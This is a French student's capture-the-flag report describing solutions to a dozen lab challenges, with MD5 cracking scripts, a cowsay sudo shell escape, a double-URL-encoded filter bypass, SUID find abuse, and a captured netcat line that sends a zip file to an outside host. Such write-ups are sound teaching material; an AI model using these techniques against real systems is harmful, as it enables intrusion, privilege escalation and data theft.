
Rapport CTF

-

Capture The Flag

-

cft.inge.re

Date	16/10/2024
TECHER Noah	mail: n.techer@rt-iut.re pseudo ctf.inge.re: Novah974

Table des challenges

Table des challenges.....	2
INTRO.....	3
Hash.....	3
Exfil.....	5
RSA.....	6
Web01.....	7
Web02.....	8
Simple Game.....	8
OSINT (un lac).....	9
WEB.....	10
I Isaac.....	10
Url.....	14
FORENSICS.....	15
Cap.....	15
SYS.....	16
Where Is The Flag.....	16

INTRO

Hash

J'ai tenté de décoder les informations en les convertissant en décimal et en ASCII, explorant ainsi différentes représentations possibles. Face à des données potentiellement hachées, j'ai utilisé des outils de décryptage de HASH pour tenter de retrouver l'information originale. J'ai essayé de déverrouiller l'accès en utilisant une liste de mots de passe fréquents, une technique simple mais parfois efficace. Pour automatiser le processus de décryptage, j'ai créé deux scripts Python :

- Un script qui génère des hachages de mots de passe par force brute, testant une multitude de combinaisons possibles.

```
import hashlib
import itertools
import string

# Fonction pour générer Le hachage d'une chaîne
def generate_hash(password):
    return hashlib.md5(password.encode()).hexdigest()

# Force brute pour tester toutes Les combinaisons possibles jusqu'à une
# longueur donnée
def brute_force_hash(target_hash, max_length=5):
    characters = string.ascii_lowercase + string.digits # Caractères à
    tester (minuscule + chiffres)

    for length in range(1, max_length + 1):
        for combination in itertools.product(characters, repeat=length):
            password = ''.join(combination)
            if generate_hash(password) == target_hash:
                print(f"Correspondance trouvée : {password}")
                return password
    print("Aucune correspondance trouvée")
    return None

# Exemple de hachage cible (peut être modifié)
target_hash = "5d41402abc4b2a76b9719d911017c592" # 'hello' en MD5
brute_force_hash(target_hash)
```

- Un script qui utilise un dictionnaire de mots de passe (rockyou) pour comparer les hachages et identifier des correspondances.

```
import hashlib

# Fonction pour générer le hachage d'une chaîne
def generate_hash(password):
    return hashlib.md5(password.encode()).hexdigest()

# Fonction pour comparer un hachage cible à un dictionnaire de mots de
# passe
def dictionary_attack(target_hash, wordlist_file):
    with open(wordlist_file, 'r', encoding='latin-1') as file:
        for password in file:
            password = password.strip()
            if generate_hash(password) == target_hash:
                print(f"Mot de passe trouvé : {password}")
                return password
    print("Aucun mot de passe trouvé")
    return None

# Exemple de hachage cible (peut être modifié)
target_hash = "5d41402abc4b2a76b9719d911017c592" # 'hello' en MD5

# Chemin vers le fichier de dictionnaire (ex: rockyou.txt)
wordlist_file = "/usr/share/wordlists/rockyou.txt"

dictionary_attack(target_hash, wordlist_file)
```

réponse: ctf{oriana5233}

Exfil

J'ai essayé d'analyser le trafic réseau avec *tcpflow*, mais il ne m'a renvoyé qu'un rapport ne contenant aucune information pertinente. J'ai donc décidé d'utiliser *Wireshark* pour examiner les trames en détail. C'est à ce moment-là que j'ai remarqué que plusieurs "chunks" étaient encodés en Base64.

1	0.000000	172.16.21.90	8.8.8.8	DNS	116 Standard query 0xb856 A chunk0-UEsDBAoAAAAAAKdB.inge.info OPT
2	0.029240	172.16.21.90	8.8.8.8	DNS	79 Standard query 0xfa88 A calendar.google.com
3	0.044925	8.8.8.8	172.16.21.90	DNS	120 Standard query response 0xb856 A chunk0-UEsDBAoAAAAAAKdB.inge.info A 3.64.163.50 OPT
4	0.070284	172.16.21.90	8.8.8.8	DNS	116 Standard query 0x6de6 A chunk1-K1n0SMdzIQAAACEA.inge.info OPT
5	0.241256	8.8.8.8	172.16.21.90	DNS	95 Standard query response 0xfa88 A calendar.google.com A 192.178.54.46
6	0.280718	8.8.8.8	172.16.21.90	DNS	120 Standard query response 0x6de6 A chunk1-K1n0SMdzIQAAACEA.inge.info A 3.64.163.50 OPT
7	0.305839	172.16.21.90	8.8.8.8	DNS	116 Standard query 0x9cb9 A chunk2-AAAIABwAZmxhZy50.inge.info OPT
8	0.519021	8.8.8.8	172.16.21.90	DNS	120 Standard query response 0x9cb9 A chunk2-AAAIABwAZmxhZy50.inge.info A 3.64.163.50 OPT
9	0.543726	172.16.21.90	8.8.8.8	DNS	116 Standard query 0x3589 A chunk3-eHRVVAKAA9kY4Mbc.inge.info OPT
10	0.755342	8.8.8.8	172.16.21.90	DNS	120 Standard query response 0x3589 A chunk3-eHRVVAKAA9kY4Mbc.inge.info A 3.64.163.50 OPT
11	0.778628	172.16.21.90	8.8.8.8	DNS	116 Standard query 0xdcf5 A chunk4-GOFmdXzLAEEF6AMA.inge.info OPT

J'ai récupéré tous ces morceaux et les ai décodés un par un. Ensuite, j'ai écrit un script pour automatiser le processus de décodage. Le script m'a renvoyé plusieurs textes incompréhensibles, mais parmi eux se trouvait le flag.

```
import base64

# PS: pour ce challenge j'ai perdu Le vrai code que j'avais utilisé,
# c'est pour cela que je n'est pas de vrai chunk
chunks = [
    "chunks1",
    "chunks2",
]

decoded_data = ""

# Décodage de chaque chunk
for chunk in chunks:
    try:
        decoded_chunk = base64.b64decode(chunk).decode('utf-8')
        decoded_data += decoded_chunk
    except Exception as e:
        print(f"Erreur lors du décodage du chunk: {chunk}. Détail: {e}")

print("Données décodées :", decoded_data)
```

résultat: ctf{this_is_a_simple_dns_exfil}

RSA

Face à un défi de décryptage RSA, j'ai rapidement identifié la clé publique fournie et compris l'objectif : retrouver la clé privée correspondante pour déchiffrer le message. Conscient de la robustesse de l'algorithme RSA, j'ai néanmoins tenté d'explorer des pistes pour obtenir cette clé privée, même si je savais que la tâche serait ardue.

Sachant que l'exposant public (e) était égal à 2, j'ai déduit que le chiffrement consistait à élever le message au carré modulo n . Mon objectif était donc de trouver un moyen de calculer la racine carrée modulo n pour inverser cette opération et déchiffrer le message. J'ai donc cherché des outils ou des algorithmes permettant de réaliser ce calcul, en gardant à l'esprit que la sécurité de RSA repose sur la difficulté de cette opération sans la clé privée.

```
import gmpy2
# Définir les valeurs de n et c
n =
704030258234722998901874253373275199750430176457692160225289963039956931
740633476222220181800089869334346984649554168703179801526601676813434714
855629994825578055108417707817358755200335541489788553986889614965042242
844529047667071215878545283290758988969120018593864931538794350757370098
074838403961398863762733050613122937482516618763616537074179552492869573
562325213613385988042925868590457335822030753226453306439660835914197866
7
c =
718933271274347126484259611488002060119204786401673848854666694471447291
8299202722082566893743859299624024467365794118883638504548834575625

# Calculer la racine carrée entière de c
m = gmpy2.isqrt(c)

# Vérifier si m^2 mod n est égal à c
if pow(m, 2, n) == c:
    print(f"Le message déchiffré est : {m}")
else:
    print("Impossible de déchiffrer le message avec cette méthode.")
```

Une fois le message défricher, j'ai dû le convertir en texte:


```
def int_to_text(number):  
    hex_value = hex(number)[2:] # Convertir en hexadécimal et enlever  
    le préfixe '0x'  
    if len(hex_value) % 2:      # Si La Longueur de la chaîne hex est  
       impaire, ajouter un zéro au début  
        hex_value = '0' + hex_value  
    bytes_value = bytes.fromhex(hex_value) # Convertir en bytes  
    return bytes_value.decode('utf-8', errors='ignore') # Décoder en  
    UTF-8  
  
c_new =  
2681293104594026151735802369395489651189077333467151139099929373209725  
  
message = int_to_text(c_new)  
print(f"Le message en texte est : {message}")
```

Résultat: ctf{never_use_small_exponent}

Web01

Lors de ma première analyse, j'ai inspecté minutieusement le code source de la page, sans succès. Le flag ne semblait pas y être caché. J'ai ensuite étendu mes recherches aux fichiers sources, explorant les différentes catégories disponibles, mais toujours rien.

Ce n'est qu'après avoir rafraîchi la page que j'ai remarqué un fichier suspect apparaissant dans l'onglet "Network", avec une section nommée "flag". Il semblerait donc que ce fichier soit chargé dynamiquement ou révélé suite à une action spécifique.



réponse: ctf{always_look_at_the_header_of_html_response}

Web02

Lors de ma première analyse, j'ai inspecté minutieusement le code source de la page, sans succès. Le flag ne semblait pas y être caché. J'ai ensuite étendu mes recherches aux fichiers sources, explorant les différentes catégories disponibles, mais toujours rien.

J'ai donc essayé de faire de l'injection sql comme on avait vu en cour:

Login

Username:

Password:

Résultat: ctf{sql_injection_should_always_be_checked}

Simple Game

Je me suis connecté en SSH sur le serveur avec l'utilisateur *ctf* et le mot de passe . Puis, j'ai lancé la commande *ls -l* pour vérifier mes droits d'accès.

Ensuite, j'ai utilisé la commande *sudo -l* pour lister les commandes que je pouvais exécuter avec des privilèges élevés, et j'ai découvert que l'utilitaire *cowsay* était disponible. J'ai tenté de l'utiliser pour exécuter la commande *cat flag.txt*, mais malgré de nombreuses variantes et tentatives, cela ne fonctionnait pas.

C'est alors que j'ai découvert le site GTFObins, qui répertorie des commandes spécifiques permettant d'exploiter certains programmes pour obtenir des accès supplémentaires. J'y ai trouvé un exemple permettant d'obtenir un shell avec l'utilisateur *ctf_cracked*. Grâce à cela, j'ai finalement pu lire le contenu du fichier *flag.txt*.


```
$ T=$(mktemp)
$ echo 'exec "/bin/sh";' >$T
$ chmod 777 $T
$ sudo -u ctf-cracked /usr/games/cowsay -f $T x
$ id
uid=1001(ctf-cracked) gid=1001(ctf-cracked) groups=1001(ctf-cracked)
$ cat flag.txt
ctf{even_a_simple_game_is_dangerous}$
```

résultat: ctf{even_a_simple_game_is_dangerous}


OSINT (un lac)

Dans ma quête pour identifier le lieu mystère, j'ai d'abord tenté d'utiliser Google Lens pour analyser l'image, mais les résultats obtenus n'étaient pas concluants.

Une indication précieuse mentionnait que la photo avait été prise à Antananarivo (Tana), la capitale de Madagascar. Muni de cette information, j'ai ouvert Google Maps et exploré la zone autour de Tana. Le texte indiquait également un trajet de 3 heures sur la RN1. J'ai donc tracé un itinéraire de 3 heures depuis Tana sur cette route afin de délimiter ma zone de recherche.



Mes investigations m'ont mené au lac Itasy. Cependant, l'hôtel et le volcan en arrière-plan restaient introuvables. J'ai alors méthodiquement examiné tous les hôtels des environs. Bingo ! L'hôtel Eucalyptus, avec sa piscine et un lac au nord, correspondait parfaitement à l'image, malgré l'absence de nom sur Maps. La "sorte de volcan" était en réalité le sommet d'Angoavy.




Pour confirmer mon intuition, j'ai effectué des recherches sur le web et découvert un lac proche du lac Itasy qui validait définitivement mon hypothèse.

WEB

I Isaac

J'ai commencé par inspecter la page web, mais je n'ai rien trouvé d'intéressant ni dans le code source, ni dans les autres sections accessibles. Ensuite, j'ai utilisé Kali Linux pour lancer plusieurs commandes comme *nikto* et *gobuster*. Grâce à *gobuster*, j'ai découvert un fichier *robots.txt*, mais cela ne m'a pas immédiatement aidé à comprendre comment récupérer le flag.

Après de longues heures de réflexion et d'observation, j'ai réalisé que je devais peut-être interpréter le texte de manière littérale et tenter de me faire passer pour un robot. En faisant quelques recherches, j'ai découvert qu'il était possible de modifier son *User-Agent* directement depuis l'inspecteur de la page. J'ai donc ouvert les outils de développement, cliqué sur les trois petits points, puis sélectionné "More tools" → "Network conditions", et modifié le *User-Agent*. Cependant, à chaque fois que je rechargeais la page, le *User-Agent* revenait à sa valeur par défaut.



User agent

☐ Use browser default

Googlebot

Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)

► User agent client hints ⓘ [Learn more](#)

J'ai alors tenté une approche via Kali Linux en utilisant la commande suivante :

```
curl -A "Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)" http://ctf.inge.re:31000/robots.txt
```

Malgré cela, je n'obtenais toujours pas le résultat escompté. J'ai même essayé d'écrire un script Python pour automatiser les requêtes, mais cela n'a pas non plus fonctionné. J'ai ensuite essayé de spammer les requêtes avec différentes options, mais sans succès.

```
import requests
import time

# URL cible
url = "http://ctf.inge.re:31000/robots.txt"

# En-têtes avec un User-Agent modifié (Googlebot)
headers = {
    "User-Agent": "Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)"
}

# Nombre de requêtes à envoyer
num_requests = 100 # Ajuste ce nombre selon ton besoin


# Délai entre les requêtes en secondes
delay = 1 # Ajuste le délai (en secondes) entre chaque requête

# Fonction pour envoyer une requête
def send_request():
    try:
        response = requests.get(url, headers=headers)
```


```
if response.status_code == 200:
    print(f"Requête réussie. Contenu récupéré
:\n{response.text[:100]}...\n") # Affiche les 100 premiers caractères
else:
    print(f"Erreur lors de la requête. Statut HTTP :
{response.status_code}")
except Exception as e:
    print(f"Erreur : {e}")

# Boucle pour spammer les requêtes
for i in range(num_requests):
    print(f"Envoi de la requête numéro {i+1}...")
    send_request()
    time.sleep(delay) # Attente avant d'envoyer la prochaine requête
```

J'ai ensuite essayé d'installer une extension chrome pour pouvoir changer mon user agent et la j'ai réussi à me faire passer pour un robot.




Ce qui m'a retourné un fichier caché que j'ai pu mettre dans l'url et récupérer le flag.



résultat: ctf{7h3_7hr33_l4wf5_of_r0b071c5}

Url



```
<?php
    if ( preg_match("/password/", $_GET["pwd"])) {
        echo "this is not the right url !!!";
        exit();
    }


    $_GET["pwd"] = urldecode($_GET["pwd"]);
    if ($_GET["pwd"] == "password" ){
        echo "<p>ctf{_____}</p>";
    }
?>
```

Pour résoudre ce challenge, j'ai d'abord tenté d'injecter directement des informations dans l'URL, en commençant par le mot de passe "password". Malheureusement, cette tentative s'est soldée par un échec.

J'ai alors supposé que l'URL était soumise à une validation qui bloquait les mots clés sensibles. Pour contourner cette validation, j'ai expérimenté plusieurs techniques d'encodage de l'URL : encodage simple, double encodage, et même l'ajout d'éléments nuls. Cependant, aucune de ces tentatives n'a fonctionné : soit l'URL était rejetée, soit j'étais redirigé vers la page d'accueil.

Finalement, la solution a été de procéder à un encodage multiple, c'est-à-dire encoder le résultat d'un encodage précédent. Cette astuce a permis de contourner la validation et d'obtenir le flag !

```
http://ctf.inge.re:31004/?pwd=%2570%2561%2573%2573%2577%256F%2572%2564
```



```
ctf{d0ubl3_url_3nc0d3_15_n07_53cur17y}

<?php
    if ( preg_match("/password/", $_GET["pwd"])) {
        echo "this is not the right url !!!";
        exit();
    }


    $_GET["pwd"] = urldecode($_GET["pwd"]);
    if ($_GET["pwd"] == "password" ){
        echo "<p>ctf{_____}</p>";
    }
?>
```

résultat: ctf{d0ubl3_url_3nc0d3_15_n07_53cur17y}

FORENSICS

Cap

J'ai ouvert le fichier de capture avec *Wireshark* et suivi le flux TCP, mais je n'arrivais pas à comprendre comment récupérer les fichiers. Après m'être renseigné, j'ai réalisé que je devais récupérer toutes les données du fichier *flag.zip* pour pouvoir le reconstruire. Cependant, avec *Wireshark*, je n'arrivais pas à trouver une méthode simple pour extraire ces données.




```

Wireshark · Follow TCP Stream (tcp.stream eq 0) · capture.pcap

ls
flag.zip
test01.png
test02.png
file flag.zip
flag.zip: Zip archive data, at least v1.0 to extract, compression method=store
file test01.png
test01.png: PNG image data, 1832 x 112, 8-bit/color RGB, non-interlaced
file test.02.png
test.02.png: cannot open `test.02.png' (No such file or directory)
pwd
/tmp/ctf
xxd -p flag.zip | tr -d '\n' | nc 172.16.21.78 22222
  
```

J'ai alors décidé de passer sur Kali Linux et d'installer *tcpflow*. En utilisant *tcpflow* avec le fichier de capture, j'ai obtenu un suivi beaucoup plus précis du flux TCP. Mieux encore, *tcpflow* avait déjà récupéré toutes les trames qui composaient les données du fichier *flag.zip*.



```

(kali@kali)-[~/ctf/cap]
$ tcpflow -r capture.pcap

reportfilename: ./report.xml

(kali@kali)-[~/ctf/cap]
$ ls
172.016.021.078.08888-172.016.021.096.51782  capture.pcap
172.016.021.096.43422-172.016.021.078.22222  report.xml
172.016.021.096.51782-172.016.021.078.08888

(kali@kali)-[~/ctf/cap]
$ cat 172.016.021.096.43422-172.016.021.078.22222
504b03040a0000000000f25336588ded48f6220000002200000008001c00666c61672e7478745
554090003c80bae65cd0bae6575780b000104e803000004e80300006374667b3378706c307233
5f3768335f6334705f773137685f345f356834726b7d0a504b01021e030a000000000f253365
88ded48f6220000002200000008001800000000001000000a48100000000666c61672e747874
5554050003c80bae6575780b000104e803000004e8030000504b050600000000010001004e000
000640000000000
  
```

J'ai ensuite copié le code hexadécimal récupéré par *tcpflow* et l'ai collé dans un fichier *flag.txt* que j'avais créé. Pour le transformer en fichier *zip*, j'ai exécuté une commande qui m'a permis de recréer le fichier compressé.

```
xxd -r -p flag.txt flag.zip
```

Il ne me restait plus qu'à décompresser le fichier, récupérer le flag et à lire le résultat.

```
unzip flag.zip
```

résultat: ctf{3xpl0r3_7h3_c4p_w17h_4_5h4rk}

SYS

Where Is The Flag

Tout d'abord, je me suis connecté en SSH en utilisant la commande suivante (mot de passe : d9cf2feb4a98ee8583a67ed477f89).

```
ssh -p 36000 ctf@ctf.inge.re
```

Une fois connecté, j'ai tenté d'utiliser la commande *sudo -l* pour lister les privilèges *sudo* disponibles, mais j'ai rapidement constaté que la commande *sudo* n'était pas reconnue sur le système.

```
ctf@3fbb167f09e2:~$ sudo -l  
-bash: sudo: command not found
```

Face à cette limitation, j'ai décidé d'explorer manuellement certains fichiers et répertoires, en espérant trouver des informations intéressantes ou des fichiers sensibles, mais mes recherches n'ont rien donné de concluant.

C'est alors que, grâce à des recherches supplémentaires, j'ai découvert une utilisation intéressante de la commande *find*. Celle-ci permet de rechercher tous les fichiers ayant le bit SUID (Set User ID) activé. Ce bit permet à un fichier d'être exécuté avec les privilèges de son propriétaire, généralement un utilisateur privilégié comme *root*, ce qui peut contourner certaines restrictions de permissions.

```
find / -perm -u=s -type f 2>/dev/null
```

En réfléchissant à cela, je me suis souvenu d'une autre fonctionnalité de `find` : la possibilité d'exécuter des commandes via cette même commande. C'est là que j'ai vu une opportunité d'exploiter cette fonctionnalité pour éventuellement obtenir des privilèges supplémentaires en utilisant un fichier avec le bit SUID activé.

```
find . -exec cat flag.txt \;
```

résultat: ctf{571ky_b17_15_d4n63r0u5_w17h_f1nd}